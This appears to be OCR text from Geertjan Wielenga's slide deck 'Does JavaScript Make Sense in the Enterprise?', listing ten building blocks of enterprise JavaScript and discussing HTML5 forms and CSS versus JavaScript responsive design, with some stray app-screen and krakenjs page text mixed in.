

Does JavaScript Make Sense in the Enterprise?

Geertjan Wielenga @geertjanw





Missing Clock In and Out (0 mins)
Sophie Dawson
16 Dec 2016 I NEW

Missing Clock In and Out (0 mins)
Poppy Farrugia
16 Dec 2016 I NEW

Missing Clock In and Out (0 mins)
Thomas Davies
16 Dec 2016 I NEW

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
16 Dec 2016 I NEW



To avoid disappointment, please consider the approved holidays of your fellow colleagues.

December 2016

S	M	T	W	T	F	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	31

- There are no colleagues on leave. You can consider booking your leave on this day.

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


krakenjs

Give your node.js express apps some extra arms

The kraken suite

Kraken is a secure and scalable layer that extends express by providing structure and convention. Though kraken is the main pillar of our framework, the following modules can also be used independently:

Lusca
Application security

Kappa
NPM Proxy

Makara
Dust I18N


Adaro
Dust Templating

A metaphor
for our age!

The distracted
society!

Facebook
beats
Rembrandt!


(And the end
of the world
is nigh.)




Actually...

They're using
a museum app.

And are finding out more about the paintings they had been closely focused on a few minutes earlier.



Browser platform




Java platform

JS
REQUIRE·JS
npm
TS
BABEL
JS

JavaScript happens.

10 Building Blocks of Enterprise JavaScript

1. Resist the hype.
2. Rediscover HTML5 as an application framework.
3. Compare responsive design between CSS and JavaScript.
4. Evaluate the framework vs. library approach.
5. Incorporate modularity.
6. Evaluate abstractions over JavaScript, CSS, and HTML.
7. Don't worry about ecosystem volatility.
8. Reorientate around WONTA instead of WORA.
9. Evaluate corporate frameworks.
10. Reconsider JavaScript as assembly language.



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


1. Resist the hype






- Data heavy monitoring systems.
- Behind the firewall management systems.
- Large resolution requirements.
- All the users in the same room.




1a. Consider supplementing with new devices



- **Mobile app**
  to receive urgent notifications
  for air traffic controlers.

- **Web app**
  to display reports
  for upper management.

- And keep the main system
  exactly as it has always been
  since that's how it makes sense.



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


2. Rediscover HTML5 as an application framework






HTML5: Not Documents Only, Not Multimedia Only

- **Originally**, HTML was designed as a language for semantically describing scientific documents.
- HTML5 is a response to **demands for multimedia experiences** (animations, games, movies, and audio).
- However, it **also** includes built-in application-development features.
  - Semantic markup: <article>, <header>
  - New input types: e-mail, URL, color.
  - New Intellisense/Auto Completion.
  - Validation attributes, 'required' and 'pattern'.





Principles of HTML5


- New features should be based on HTML, CSS, and JavaScript.
- Need for external plugins, e.g., Flash, should be reduced.
- Error handling should be easier than previous versions.
- Scripting should be replaced by more markup.
- HTML5 should be device independent.




```
<input id="country_name"
       name="mycountry"
       type="text"
       required
       list="country" />

<datalist id="country">
    <option value="Afghanistan">
    <option value="Albania">
    <option value="Algeria">
    <option value="Andorra">
    <option value="Angola">
</datalist>
```









Demos




3. Compare responsive design between CSS and JavaScript






CSS: Not Only Styling of Documents

- **Originally**, CSS was designed as a stylesheet language for describing the look and feel of documents.
- Unlike previous versions, CSS3 is modular: over 50 modules make up CSS3.
- “Media Query” is the most well known.
  - Tailer to different resolutions.
  - Enable responsive design.
  - But... also take a look at JavaScript for this.




CSS: Maybe Less Effective Than JavaScript


- CSS3 Media Queries
  show/hide elements from the DOM.
- JavaScript libraries
  load/unload elements from the DOM.
  - Response.js:
    http://responsejs.com
  - Foundation Interchange:
    http://foundation.zurb.com

